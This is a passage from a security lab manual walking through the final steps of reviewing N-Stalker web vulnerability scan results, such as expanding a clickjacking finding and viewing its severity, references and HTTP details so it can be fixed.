24. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.


Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.

25. After expanding each of the sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on #8.



26. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity**, **Vulnerability Class**, and **References**.

27. Further, you can navigate to various available options such as **General Info**, **Details and Fix**, **Browser Details**, **HTTP Request**, and **HTTP Response**, under the Vulnerability section of the Vulnerability Information pane.



28. You can further use this information to patch or fix the discovered vulnerabilities on the target website.

29. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.

30. Close all open windows and document all the acquired information.

